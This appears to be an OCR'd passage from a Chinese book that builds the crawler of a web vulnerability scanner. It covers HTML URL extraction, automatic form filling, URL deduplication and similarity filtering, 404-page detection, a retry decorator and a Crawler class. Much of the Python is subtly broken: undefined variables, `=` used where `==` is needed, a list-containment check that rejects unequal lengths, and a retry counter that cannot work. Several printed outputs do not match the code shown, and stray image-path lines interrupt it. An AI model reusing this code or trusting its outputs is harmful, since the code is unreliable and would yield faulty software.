下面就利用 lxml 的 HTML 解析器来对 HTTP 响应进行解析并提取其中的 URL 信息。HTML 解析器在对 HTML 文档解析中，会隐式触发一些函数，比如，当解析器遇到 HTML 标签调用时，如：，就会调用函数 handle_a_tag_start(tag,attrs)，其中参数 tag 是标签名，attrs 为标签所有的属性，并按照（name,value）的元组以列表形式存储，这里 attrs 值为：[('href','http://www.baidu.com')]；当遇到对应结束标签时，如：，就会调用函数 handle_a_tag_end(tag)；因此，可以重载这些处理函数来完成 URL 提取，部分核心代码如下：

```
#coding=utf-8
'''
HtmlParser.py
'''
import re
from lxml import etree
from teye_web.http.URL import URL
from teye_web.http.Request import Request
from teye_web.util.smart_fill import smart_fill
import teye_web.http.postdata as postdata
```

```
from LogManager import log as om
from wCurl import wcurl

DEFAULT_ENCODING="utf-8"

class HtmlParser:
    '''
    '''
    URL_HEADERS=('location')
    URL_TAGS = ('a', 'img', 'link', 'script', 'iframe','frame', 'form', 'object')
    URL_ATTRS = ('href', 'src', 'data', 'action')
    URL_RE = re.compile('((http|https)://([\w:@\-\./]*?)[^ \n\r\t"\'<>]\s)*)',
re.U|re.I)

    def __init__(self, response):
        self._encoding =DEFAULT_ENCODING
        self._base_url = response.get_url()

        self._inside_form = False
        ……
        self._emails   = []
        self._form_reqs= []
        self._re_urls  = set()
        self._tag_urls = set()

        self._pre_parse(response)
        self._parse(response)

    def start(self, tag, attrs):
        '''
        '''
        try:
            meth = getattr(self, '_handle_'+ tag +'_tag_start', lambda *args: None)
            meth(tag, attrs)
            if tag.lower() in self.URL_TAGS:
                self._find_tag_urls(tag, attrs)
        except Exception, ex:
            pass
    def end(self, tag):
        '''
        '''
        getattr(self, '_handle_'+ tag +'_tag_end', lambda arg: None)(tag)

    #获取响应头中的URL
    def _find_header_urls(self,headers):
        '''
        '''
        for key,value in headers.items():
            if key in self.URL_HEADERS:
                if value.startswith("http"):
                    url = URL(value,encoding=self._encoding)
```

```
                else:
                    url = self._base_url.urljoin(value).url_string
                    url = URL(url,encoding=self._encoding)

                self._tag_urls.add(url)

    #获取内容标签中的URL
    def _find_tag_urls(self,tag,attrs):
        '''
        '''
        for attr_name, attr_value in attrs.iteritems():
            if attr_name in self.URL_ATTRS and attr_value and not
attr_value.startswith("#"):
                try:
                    if attr_value.startswith("http"):
                        url = URL(value,encoding=self._encoding)
                    else:
                        url = self._base_url.urljoin(attr_value).url_string
                        url = URL(url,encoding=self._encoding)
                except ValueError:
                    pass
                else:
                    self._tag_urls.add(url)

    #获取满足URL形式的数据，如：文本或标签以外的URL
    def _find_regex_urls(self, doc_str):
        '''
        '''
        re_urls = set()
        for url in re.findall(HTMLParser.URL_RE, doc_str):
            try:
                url = URL(url[0], encoding=self._encoding)
            except ValueError:
                pass
            else:
                re_urls.add(url)
        def find_relative(doc_str):
            res = set()
            #如index.php或index.php?aid=1&bid=2这样的相对URL
            regex='
([/]{0,1}\w+\.(asp|html|php|jsp|aspx|htm)(\?([\w%]*=[\w%]*)(&([\w%]*=[\w%]*))*){0,1})
'
            relative_regex = re.compile(regex,re.U|re.I)
            for match_tuple in relative_regex.findall(doc_str):
                match_str = match_tuple[0]
                url = self._base_url.join_url(match_str).url_string
                url = URL(url,encoding=self._encoding)
                res.add(url)
            return res
        re_urls.update(find_relative(doc_str))
        self._re_urls.update(re_urls)
```

```
    def _pre_parse(self, response):
        '''
        '''
        #利用正则获取响应头中的URL
        str_headers=""
        for key,val in response.headers.items():
            str_headers +=key+":"+val+"\r\n"
        self._regex_url_parse(str_headers)
        self._find_header_urls(dict_headers)
        #利用正则获取响应体中的URL
        self._regex_url_parse(response.body)

    def _parse(self, response):
        '''
        '''
        parser = etree.HTMLParser(target=self, recover=True)
        try:
            etree.fromstring(response.body, parser)
        except ValueError:
            pass

    @property
    def forms(self):
        '''
        '''
        return self._forms

    def get_forms(self):
        '''
        '''
        return self.forms

    @property
    def urls(self):
        '''
        '''
        return self._re_urls,self._tag_urls

    def get_urls(self):
        """
        """
        return self._re_urls,self._tag_urls
    #处理<form>标签
    def _handle_form_tag_start(self, tag, attrs):
        self._inside_form = True
        method = attrs.get('method','POST')
        name   = attrs.get('name','')
        action = attrs.get('action', None)
        missing_or_invalid_action = action is None
        if not missing_or_invalid_action:
            try:
                action = self._base_url.join_url(action)
```

```
            except ValueError:
                missing_or_invalid_action = True
        if missing_or_invalid_action:
            action = self._base_url
        form_data = postdata.postdata(encoding=self._encoding)
        form_data.set_name(name)
        form_data.set_method(method)
        form_data.set_action(action)
        self._forms.append(form_data)

    def _handle_form_tag_end(self, tag):
        '''
        '''
        self._inside_form = False
        form_data = self._forms[-1]
        url = form_data.get_action()
        method =form_data.get_method()
        freq = Request(url)
        freq.set_method(method)
        freq.set_post_data(form_data)
        self._form_reqs.add(freq)

    def _handle_input_tag_start(self,tag,attrs):
        '''
        '''
        side = 'inside' if self._inside_form else 'outside'
        default = lambda *args:None
        meth = getattr(self,'_handle_'+tag+'_tag_'+side+'_form',default)
        meth(tag,attrs)

    def _handle_input_tag_inside_form(self,tag,attrs):
        '''
        '''
        form_data = self._forms[-1]
        type  = attrs.get('type','').lower()
        name  = attrs.get('name','')
        value = attrs.get('value','')
        items = attrs.items()
        if name=='':
            return
        if value=="":
            value = smart_fill(name)
        if type == 'file':
            form_data.hasFileInput = True
        else:
            form_data.set_data(name,value)
……
```

现在，就可以利用它来获取响应中的 URL 信息了，测试效果如下：

```
#coding=utf-8
'''
```

```
test_class_HtmlParser.py
'''

from wCurl import wcurl
from teye_web.http.URL import URL
from teye_web.parser.HtmlParser import HtmlParser


def test_HtmlParser():
    '''
    '''
    req_url="http://192.168.126.147"
    real_contain_urls=['http://www.w3.org/1999/xhtml',
    'http://192.168.126.147/lnmp.gif',
    'http://lnmp.org',
    'http://192.168.126.147/p.php',
    'http://192.168.126.147/phpinfo.php',
    'http://192.168.126.147/phpmyadmin/',
    'http://lnmp.org',
    'http://bbs.vpser.net/forum-25-1.html',
    'http://www.vpser.net/vps-howto/',
    'http://www.vpser.net/usa-vps/',
    'http://lnmp.org',
    'http://blog.licess.com/',
    'http://www.vpser.net']

    r = wcurl.get(req_url)
    parser = HtmlParser(r)
    re_urls,tag_urls = parser.urls

    print "Regex URL:"
    for item in re_urls:
        print item

    print "Tag URL:"
    for item in tag_urls:
        print item

    page_urls = []
    page_urls.extend(re_urls)
    page_urls.extend(tag_urls)

    true_num = 0
    for item in real_contain_urls:
        real_url = URL(item)
        if real_url in page_urls:
            true_num +=1
        else:
            print real_url

    assert len(real_contain_urls)==true_num
```

3.4.3　自动填表

为了实现自动填写表单的功能，需要建立常见表单字段与内容的对应关系，并生成表单知识库。如果表单字段存在于该知识库中，那么就可以用对应的内容进行填充，从而完成自动填表的功能。常见的表单字段信息如下：

表单类型	表单字段	表单内容
账号	username,user,userid,nickname,name	Tscanner
密码	password,pass,passwd	abc123456
邮箱	mail,email,usermail	test@watscan.com
手机	Mobile	13800000000
内容	content,text,query,search,data,comment	this is just for a test!
域名	domain,website	www.test.com
网址	url,link	http://www.test.com
……		

显然，如果上述表单知识库中的表单字段越多，那么自动化填写的能力就越强。这里主要是为了讲解原理和实现功能，就不继续丰富表单知识库了，暂且以现有的这些表单字段来实现自动填表，部分实现代码如下：

```
#coding=utf-8
'''
smart_fill.py
'''

form_name_kb = {
'tscannner': ['username','user','userid','nickname','name'],
'abc123456':['password','pass','pwd'],
'test@watscan.com':['email','mail','usermail'],
'13800000000':['mobile'],
```

```
'this is just for a test':['content','text','query','search','data','comment'],
'www.test.com':['domain'],
'http://www.test.com':['link','url','website']
}
def smart_fill( variable_name ):
    '''
    '''
    variable_name = variable_name.lower()
    flag = False
    for filled_value, variable_name_list in form_name_kb.items():
       for variable_name_db in variable_name_list:
       if variable_name_db == variable_name:
         flag = True
         return filled_value
    if not flag:
       msg = '[smart_fill] Failed to find a value for parameter with name "'
       msg += variable_name + '".'
       log.debug( msg )
       return 'UNKNOWN'

if __name__=="__main__":
     print "username=%s" % smart_fill("username")
     print "password=%s" % smart_fill("password")
     print "domain=%s" % smart_fill("domain")
     print "email=%s" % smart_fill("email")
     print "content=%s" % smart_fill("content")
```

这时候就可以根据 FORM 表单中的字段进行自动填表，运行结果如下：

```
imiyoo:~/workplace/tscanner/teye_web/util$ python smart_fill.py
usrname=tscanner
password=abc123456
domain=www.test.com
email=test@watscan.com
content=Just For A Test!
```

3.5　URL 去重去似

3.5.1　URL 去重

根据前面所讲的内容，URL 去重主要有两种实现方式：一种是布隆过滤器去重；另一种是 Hash 表去重。

1．布隆过滤器去重

这里有两个实现布隆算法的 Python 模块，可以直接使用它们进行 URL 去重，如下：

- Python-bloomfilter

Github 地址为 https://github.com/jaybaird/Python-bloomfilter。

- Pybloomfiltermmap

Github 地址为 https://github.com/axiak/pybloomfiltermmap。

官方文档为 https://axiak.github.io/pybloomfiltermmap/。

这里我们用 Pybloomfilter 模块进行介绍，它是一个用 Java 实现的布隆过滤器版本。为了兼顾效率，内部位数组使用 C 实现。其安装方法非常简单，直接部署项目源码进行安装即可，具体步骤如下：

（1）下载项目源码

```
git clone https://github.com/axiak/pybloomfiltermmap
```

（2）运行以下命令进行安装

```
sudo python setup.py install
```

当然，也可以直接利用 pip 进行安装：

```
sudo pip install pybloomfiltermmap
```

成功安装后如下：

```
murHash3.o
    x86_64-linux-gnu-gcc -pthread -DNDEBUG -g -fwrapv -O2 -Wall -Wstrict-prototypes -fno-str
ict-aliasing -D_FORTIFY_SOURCE=2 -g -fstack-protector-strong -Wformat -Werror=format-securit
y -fPIC -I/usr/include/python2.7 -c src/pybloomfilter.c -o build/temp.linux-x86_64-2.7/src/p
ybloomfilter.o
    In file included from src/pybloomfilter.c:252:0:
    /usr/include/python2.7/pythread.h:5:1: warning: ‘always_inline’ attribute ignored [-Watt
ributes]
     typedef void *PyThread_type_lock;
     ^
    src/pybloomfilter.c:743:1: warning: function declaration isn’t a prototype [-Wstrict-pro
totypes]
     __PYX_EXTERN_C DL_IMPORT(int) errno;
     ^
    x86_64-linux-gnu-gcc -pthread -shared -Wl,-O1 -Wl,-Bsymbolic-functions -Wl,-z,relro -fno
-strict-aliasing -DNDEBUG -g -fwrapv -O2 -Wall -Wstrict-prototypes -D_FORTIFY_SOURCE=2 -g -f
stack-protector-strong -Wformat -Werror=format-security -Wl,-z,relro -D_FORTIFY_SOURCE=2 -g
-fstack-protector-strong -Wformat -Werror=format-security build/temp.linux-x86_64-2.7/src/mm
apbitarray.o build/temp.linux-x86_64-2.7/src/bloomfilter.o build/temp.linux-x86_64-2.7/src/m
d5.o build/temp.linux-x86_64-2.7/src/primetester.o build/temp.linux-x86_64-2.7/src/MurmurHas
h3.o build/temp.linux-x86_64-2.7/src/pybloomfilter.o -lcrypto -o build/lib.linux-x86_64-2.7/
pybloomfilter.so

Successfully installed pybloomfiltermmap
Cleaning up...
```

在 Pybloomfiltermmap 模块中，实现了两类布隆过滤器：Bloomfilter 和 ScalableBloomfilter。其中，Bloomfilter 是一个定容的过滤器，error_rate 是指最大的误报率；ScalableBloomfilter 是一个不定容量的布隆过滤器，它可以不断添加元素。方法 add 是添加元素，如果元素已经在布隆过滤器中，那么返回 True；如果不在，那么返回 False，并将该元素添加到过滤器中。判断一个元素是否在过滤器中，只需要使用 in 运算即可。

利用布隆过滤器去重，代码实现非常简单。这里用 Pybloomfiltermmap 模块来举例说明。

首先，创建一个布隆过滤器对象。

然后，将 URL 添加到布隆过滤器中，通过过滤器的 add 方法可以判断新的 URL 是否在布隆过滤器中，并进行 URL 去重操作。

具体实现代码如下：

```
#coding=utf-8
from pybloomfilter import BloomFilter

bf = BloomFilter(10000000, 0.01, 'filter.bloom')

url_list=[
'http://www.anquanbao.com/1.php',
'http://www.anquanbao.com/2.php',
'http://www.anquanbao.com/3.php',
'http://www.anquanbao.com/1.php']

#保存去重后的数据
result = []
for url in url_list:
    if not bf.add(url):
        result.append(url)
print "去重前的数据："
print url_list
print "去重后的数据："
print result
```

执行后的结果如下图：

```
imiyoo@debian:/home/wwwroot/default/book/bloomfilter$ python pybloomfiltermmap.py
去重前的数据：
['http://www.baidu.com/1.php', 'http://www.baidu.com/2.php', 'http://www.baidu.com/3.php', 'http://www.baidu.com/1.
php']
去重后的数据：
['http://www.baidu.com/1.php', 'http://www.baidu.com/2.php', 'http://www.baidu.com/3.php']
```

2．Hash 表去重

还可以用 Hash 表去重，其原理非常简单，通过遍历原 URL 列表，判断每一个 URL 是否在去重后的列表中，如果不在列表中，那么需添加到去重后的列表中；如果在列表中，那么直接忽略即可，具体方法如下。

方法一：利用内存 Hash 表去重

```
#coding=utf-8

url_list=[
'http://www.anquanbao.com/1.php',
'http://www.anquanbao.com/2.php',
'http://www.anquanbao.com/3.php',
'http://www.anquanbao.com/1.php']

#保存去重后的结果
result = []
for url in url_list:
    if url not in result:
        result.append(id)
print "去重前的数据:"
print url_list
print "去重后的数据:"
print result
```

在实际的爬行中，URL 的长度其实并不固定，而且随着爬行深度的增加，单个 URL 的长度会越来越长。如果此时仍然使用 URL 作为 Key 值进行去重，显然不太合理，这样内存和性能都会损耗过快。此时可以对 URL 进行 Hash 运算压缩，比如：16 位的 md5 运算。这样就可以把 URL 的长度固定为 16 字节，从而提高去重的效率，如下：

```
#coding=utf-8
import hashlib

def md5_16(str):
    return hashlib.md5(str).hexdigest()[8:-8]

url_list=[
'http://www.anquanbao.com/1.php',
'http://www.anquanbao.com/2.php',
'http://www.anquanbao.com/3.php',
'http://www.anquanbao.com/1.php']

md5_url_dict = {}

result = []
```

```
#构造URL压缩后的Hash表
for url in url_list:
    md5_url = md5_16(url)
    md5_url_dict[md5_url]=url

for item in md5_url_dict.keys():
    if item not in result:
        result.append(item)

print "去重前的数据:"
print url_list
print "去重后的数据:"
for item in result:
    print md5_url_dict.get(item)
```

执行后的结果如下：

```
imiyoo@debian:/home/wwwroot/default/book/hashfilter$ python hashfilter.py
去重前的数据:
['http://www.anquanbao.com/1.php', 'http://www.anquanbao.com/2.php', 'http://www
.anquanbao.com/3.php', 'http://www.anquanbao.com/1.php']
去重后的数据:
http://www.anquanbao.com/1.php
http://www.anquanbao.com/3.php
http://www.anquanbao.com/2.php
```

方法二：利用 BerkeleyDB 去重

首先，从 Oracle 官网（http://www.oracle.com/technetwork/cn/database/database-technologies/berkeleydb/downloads/index.html）下载 Berkeley DB 的源码。

然后，对其进行编译安装。


最后，还需要安装 Python 的 bsddb3 模块。它提供了 BerkeleyDB 数据库的操作接口，这样就可以在 Python 中使用该数据库了，具体步骤如下。

（1）安装 BerkeleyDB

执行命令如下：

```
tar -zxvf db-6.2.23.tar.gz
cd db-6.2.23/build_unix/
../dist/configure
make && make install
```

成功安装后如下图：



（2）安装 bsddb3

执行命令如下：

```
pip install bsddb3
```

下面就可以利用它进行去重，部分实现代码如下：

```
#coding=utf-8
import bsddb
import hashlib

def md5_16(str):
    return hashlib.md5(str).hexdigest()[8:-8]

url_list=[
'http://www.anquanbao.com/1.php',
'http://www.anquanbao.com/2.php',
'http://www.anquanbao.com/3.php',
'http://www.anquanbao.com/1.php']

db = bsddb.db.DB()
db.open('test.db',dbtype = bsddb.db.DB_HASH, flags = bsddb.db.DB_CREATE)
for url in url_list:
    key = md5_16(url)
    if not db.has_key(key):
        db.put(key,url)
print "去重前的数据:"
print url_list
print "去重后的数据:"
for item in db.items():
    print item
db.close()
```

执行后的结果如下图：

```
imiyoo@debian:/home/wwwroot/default/book/BerkeleyDB$ python bsddb_url_filter.py
去重前的数据：
['http://www.anquanbao.com/1.php', 'http://www.anquanbao.com/2.php', 'http://www.anquanbao.
com/3.php', 'http://www.anquanbao.com/1.php']
去重后的数据：
('00e1b1f999fff570', 'http://www.anquanbao.com/3.php')
('9d17fd8bd71c22e6', 'http://www.anquanbao.com/2.php')
('e154a922687d5b0d', 'http://www.anquanbao.com/1.php')
```

小结：

我们可以根据不同的扫描场景选择合适的去重方案，由于笔者的设计初衷主要是针对中小型网站进行安全扫描，它们的 URL 量级还远远达不到使用硬盘去重，所以我们直接在内存中进行 URL 去重就可以了。但主机的内存资源是有限的，因此在实际的爬取过程中，为了保证爬虫的健壮性，需要控制一下队列中 URL 的上限数量，避免造成内存溢出。而且在针对中小型网站提供扫描服务的同时，我们发现目标 URL 的数量上限差不多在 1 万个。其实当数据样本量较小的时候，布隆过滤器去重与 Hash 表去重在性能上的差距并不大，由于布隆过滤器存在一定的误判率，因此在这种情况下，我们选择准确度更高的 Hash 表去重方式最为合适。

3.5.2　URL 去似去含

本书的前面章节已经给出了 URL 相似和 URL 包含的定义，这里我们按照定义的描述来实现去似和去含。假如有两个 URL，当它们满足下面的条件：

- 协议（protocol）相同
- 主机名（host）相同
- 端口（port）相同
- 资源路径（path）相同
- 参数名所组成的列表相同或包含

则称它们为 URL 相似或包含，部分功能代码实现如下：

```
#coding=utf-8
'''
common.py
'''
def is_contain_list(lista,listb):
    '''
```


```
    '''
    if not isinstance(lista,list) or not isinstance(listb,list):
        return False
    a_len=len(lista)
    b_len=len(listb)
    if a_len != b_len:
        return False
    if a_len >= b_len:
        temp = lista
        lista = listb
        listb = temp
    #判断两个list是否相似或包含
    count = 0
    for item in lista:
        if item in listb:
            count +=1
    if count == a_len and count<=b_len:
        return True
    else:
        return False
def is_similar_url(urla,urlb):
    #获取协议
    protocola = urla.get_protocol()
    protocolb = urlb.get_protocol()
    #获取host
    hosta    = urla.get_host()
    hostb    = urlb.get_host()
    #获取端口
    porta    =urla.get_port()
    portb    =urlb.get_port()
    #获取路径
    patha    = urla.get_path()
    pathb    = urlb.get_path()
    #获取参数List
    keya    = urla.get_keys()
    keyb    = urlb.get_keys()
    if protocola== protocol and hosta=hostb and porta==portb and patha=pathb and
is_contain_list(keya, keyb):
        return True
    else:
        return False
```

下面来看看实际的去似和去含效果，对比下面几组数据的结果，测试代码如下：

```
#coding=utf-8
import copy
from common import is_similar_url

url_list=["http://www.anquanbao.com/",
"http://www.anquanbao.com/index.php",
"http://www.anquanbao.com/index.php?a=1",
"http://www.anquanbao.com/index.php?a=6",
"http://www.anquanbao.com/index.php?b=10",
"http://www.anquanbao.com/index.php?b=test",
```

```
"http://www.anquanbao.com/index.php?a=1&b=1"]

result = []

temp_list= copy.deepcopy(url_list)
if len(temp_list)>1:
    result.append(temp_list[0])
    del temp_list[0]
    for a in temp_list:
        flag = False
         for b in result:
             if is_similar_url(a,b):
                 flag= True
         if flag:
             result.append(a)

print "去似去含前的数据:"
print url_list
print "去似去含后的数据:"
print result
```

执行效果如图：



3.6　实现 404 页面识别

在第 2 章中，我们曾提到过，404 页面识别并不能简单地靠状态码信息，首先需要建立 404 页面知识库，然后从状态码和页面内容两个维度进行准确识别，这样就可以极大地提高 404 页面识别的准确度。

我们可以通过随机构造一些明显不存在的网站来触发目标的 404 页面，比如：tscanner_404_nofound.html、no_exists_for_test.html 等。在实际的文件名构造中，可以加入随机因子，避免重名问题，然后将这些页面的特征进行提取和存储，建立对应的 404 页面知识库，下图是一个 404 页面：

可以通过状态码，以及与现有的 404 页面知识库进行 404 页面识别。具体的识别逻辑为：如果当前页面的状态码为 404，那么它为 404 页面；如果当前页面的状态码不是 404，那么将该页面与 404 页面知识库中的页面进行内容相似度比较，如果相识度高于阈值，那么判定当前页面为 404 页面。部分核心代码实现如下：

```
#coding=utf-8
'''
page_404.py
'''
from wCurl import wcurl
from teye_web.http.URL import URL
from teye_web.http.function import is_similar_page
from misc.common import rand_letters

class page_404:
    def __init__(self):
        self._404_kb = []
        self._404_code_list = [200,301,302]
        self._404_checked = False

    def generate_404_kb(self,url):
        #获取URL的文件扩展名
        domain_path = url.get_domain_path()
        rand_file = rand_letters(8) + '.html'
        url_404 = domain_path.join_url(rand_file)
        resp_200 =wcurl.get(domain_path)
        resp_404 = wcurl.get(url_404)
        #有时候网站做了容错处理，并不会直接返回404页面，此时仍然是当前页面
```

```
            if is_similar_page(resp_200,resp_404):
                break
            else:
                self._404_already_domain.append(domain)
                self._404_kb.append((domain,resp_404))

    def is_404(self,http_response):
        code = http_response.get_code()
        url = http_response.get_url()
        domain = url.get_domain()
        if domain not in self._404_already_domain:
            self.generate_404_kb(url)
        if code==404:
            return True
        if code in self._404_code_list:
            for resp_404 in self._404_kb:
                if is_similar_page(http_response,resp_404):
                    return True
        return False
```

我们可以看一下 404 页面识别的结果，如下图：

```
imiyoo:~/workplace/tscanner$ nosetests tests/test_page_404.py -s
[http://www.anquanbao.com/]与[http://www.anquanbao.com/ZDdYIFDA.html]两个页面的相似度为:3.54769785535e-08
[http://www.anquanbao.com/]与[http://www.anquanbao.com/ZDdYIFDA.html]两个页面的相似度为:3.54769785535e-08
[http://www.anquanbao.com/]与[http://www.anquanbao.com/opqtMJTK.html]两个页面的相似度为:3.54769785535e-08
[http://www.baidu.com/]与[http://www.baidu.com/DWiHWUuG.html]两个页面的相似度为:0.000224553864449
[http://www.baidu.com/]与[http://www.baidu.com/DWiHWUuG.html]两个页面的相似度为:0.000224553864449
[http://www.baidu.com/]与[http://www.baidu.com/VgbYpgAx.html]两个页面的相似度为:0.000224553864449
[http://www.baidu.com/noexist.html]与[http://www.baidu.com/VgbYpgAx.html]两个页面的相似度为:1.0
.
----------------------------------------------------------------------
Ran 1 test in 1.976s

OK
```

3.7　实现断连重试

在使用 Requests 模块进行网络通信时，如果网络连接不可用或断开，那么该模块会抛出相应的异常，我们可以通过捕获异常来实现断连重试的功能。为了对爬虫程序的结构影响最小，这里可以利用 Python 中的装饰器来实现断连重试，其实装饰器也是一个函数，并且是一个用来包装函数的函数，它返回一个修改之后的函数对象，然后将其重新赋值给原来的标识符，并永久丧失对原始函数对象的访问。具体的实现代码如下：

```
#coding=utf-8
import time
import requests
from LogManager import log
```

```
def retry_action(retry_num=3):
    def decorator(function):
        count = {"num":0}
        def wrapper(*args,**kwargs):
            try:
                return function(*args,**kwargs)
            except Exception,e:
                if count<RETYIES:
                    count +=1
                    log.info("Retry Count:%d" % count)
                    time.sleep(1)
                    return wapper(*args,**kwargs)
                else:
                    raise Exception(e)
        return wrapper
    return decorator

@retry_action(retry_num=4)
def send_http_req():
    #访问一个不存在的网站
    requests.get("http://www.test.com")
```

这样就为 HTTP 请求发送增加了断连重试的功能，当网络连接失败时，它会每隔一秒重新进行连接；当重试的次数大于 4 次，才会抛出异常，停止重试。实际的运行效果如下图：

```
imiyoo:~/workplace/tscanner/tests$ python test_retry_action.py
TScanner:2017-01-05 00:14:12,891:test_retry_action.wrapper.19 - Retry Count:1
TScanner:2017-01-05 00:14:13,976:test_retry_action.wrapper.19 - Retry Count:2
TScanner:2017-01-05 00:14:15,064:test_retry_action.wrapper.19 - Retry Count:3
TScanner:2017-01-05 00:14:16,157:test_retry_action.wrapper.19 - Retry Count:4
Traceback (most recent call last):
  File "test_retry_action.py", line 32, in <module>
    send_http_req(1)
  File "test_retry_action.py", line 21, in wrapper
    return wrapper(*args,**kwargs)
  File "test_retry_action.py", line 21, in wrapper
    return wrapper(*args,**kwargs)
  File "test_retry_action.py", line 21, in wrapper
    return wrapper(*args,**kwargs)
  File "test_retry_action.py", line 21, in wrapper
    return wrapper(*args,**kwargs)
  File "test_retry_action.py", line 23, in wrapper
    raise Exception(e)
Exception: ('Connection aborted.', error(54, 'Connection reset by peer'))
```

3.8　实现 Web 爬虫

至此，爬虫的基础功能都已实现了，下面就根据爬虫的结构，将这些功能进行整合，实现最终版本的 Web 爬虫，这里用 Crawler 类对 Web 爬虫进行封装实现，部分实现代码和结构如下：

Crawler 类

```
#coding=utf-8
'''
crawler.py
'''
import sys
import traceback
import itertools
import time
from Queue import Queue
from LogManager import log as om
#HTTP
from teye_web.http.URL import URL
from teye_web.http.Request import Request
from teye_web.http.Response import Response
#URL相似和包含处理
from teye_web.http.function import is_similar_url
#页面内容解析
import teye_web.parser.dpCache as dpCache
#wCurl
from wCurl import wcurl
import traceback
#404 Check
from teye_util.page_404 import is_404
class Crawler(object):
    def __init__(self, depth_limit=3, time_limit=30,req_limit=100,
filter_similar=True):
        '''
        '''
        self.root = ''
        self._target_domain = ''
        self.depth_limit  = depth_limit
        self.time_limit  = time_limit
        self.req_limit   = req_limit
        self._sleeptime = 1
        self._url_list = []
        self._already_visit_url = set()
        self._already_seen_urls = set()
        self._already_send_reqs = set()
        self._white_ext = ['asp', 'aspx', 'jsp', 'php', 'do', 'action']
        self._black_ext = ["ico","jpg", "gif", "js", "png", "bmp", "css", "zip",
"rar","ttf"]
        self.num_reqs = 0
        self._wRequestList = []
        self._start_time   = None
        self._other_domains = set()
.............
    def get_discovery_time(self):
        '''
```

```
        爬虫爬行的时间，单位为：分钟
        '''
        now = time.time()
        diff = now - self._start_time
        return diff / 60

    def _do_with_reqs(self,reqs):
        '''
        '''
        result = []
        count = len(reqs)
        if reqs is None or count==0:
            return result
        for i in xrange(count):
            filter = False
            filter_url = req.get_url()
            for j in xrange(count-i-1):
                k = i+j+1
                store_url = reqs[k].get_url()
                if is_similar_url(filter_url,store_url):
                    filter = True
                    break
            if not filter:
                result.append(req)
        return result

    def _get_reqs_from_resp(self,response):
        '''
        '''
        new_reqs = []
        try:
            doc_parser = dpCache.dpc.getDocumentParserFor(response)
        except Exception,e:
            pass
        else:
            re_urls,tag_urls = doc_parser.get_get_urls()
            form_reqs = doc_parser.get_form_reqs()
            seen = set()
            for new_url in itertools.chain(re_urls,tag_urls):
                if new_url in seen:
                    continue
                seen.add(new_url)
                if new_url.get_host() != self._target_domain:
                    if new_url.get_host() not in self._other_domains:
                        self._other_domains.add(new_url.get_host())
                    continue
                if new_url not in self._url_list:
                    self._url_list.append(new_url)
                    wreq = self._url_to_req(new_url,response)
                    if wreq not in self._wRequestList:
```

```
                        new_reqs.append(wreq)
                        self._wRequestList.append(wreq)
            for item in form_reqs:
                if item not in self._wRequestList:
                    new_reqs.append(wreq)
                    self._wRequestList.append(wreq)
            return new_reqs

    def _url_to_req(self,new_url,response,method="GET"):
        '''
        '''
        req = Request(new_url)
        req.set_method(method)
        new_referer = response.get_url()
        req.set_referer(new_referer)
        new_cookies = response.get_cookies()
        req.set_cookies(new_cookies)
        return req

    def crawl(self,root_url):
        '''
        '''
        if not isinstance(root_url,URL):
            root_url_obj = URL(root_url)
        else:
            root_url_obj = root_url

        self._target_domain = root_url_obj.get_host()
        self._url_list.append(root_url_obj)
        root_req = Request(root_url_obj)

        q = Queue()
        q.put((root_req, 0))
        self._start_time = time.time()
        while True:
            if q.empty():
                break
            this_req,depth = q.get()

            #将静态链接进行过滤
            if this_req.get_url().get_ext() in self._black_ext:
                continue
            #控制爬行的深度
            if depth > self.depth_limit:
                print "depth limit break"
                break
            #控制爬行的时间
            if self.get_discovery_time() > self.time_limit:
                print "time limit break"
                break
```

```
            #控制爬行的链接数，避免内存泄露
            if self.num_reqs > self.req_limit:
                print "reqs num limit break"
                break
            if this_req in self._already_send_reqs:
                continue
            try:
                self._already_send_reqs.add(this_req)
                om.info("%s:%s" %
(this_req.get_method(),this_req.get_url().url_string))
                response = None
                try:
                    response = wcurl._send_req(this_req)
                except Exception,e:
                    print str(e)
                    pass
                if is_404(response):
                    continue
                if response is None:
                    continue
                new_reqs = self._get_reqs_from_resp(response)
                #过滤相似和包含的请求
                filter_reqs = self._do_with_reqs(new_reqs)

                depth = depth + 1
                for req in filter_reqs:
                    q.put((req,depth))
                self.num_reqs = len(self._already_send_reqs)
                om.info("Already Send Reqs:"+str(self.num_reqs)+
                " Left Reqs:" + str(q.qsize()))
            except  Exception, e:
                traceback.print_exc()
                om.info("ERROR: Can't process url '%s' (%s)" % (this_req.get_url(), e))
                continue
            time.sleep(self._sleeptime)
        return self._wRequestList

if __name__=="__main__":
    '''
    '''
    w = Crawler()
    reqs = w.crawl("http://www.anquanbao.com/")
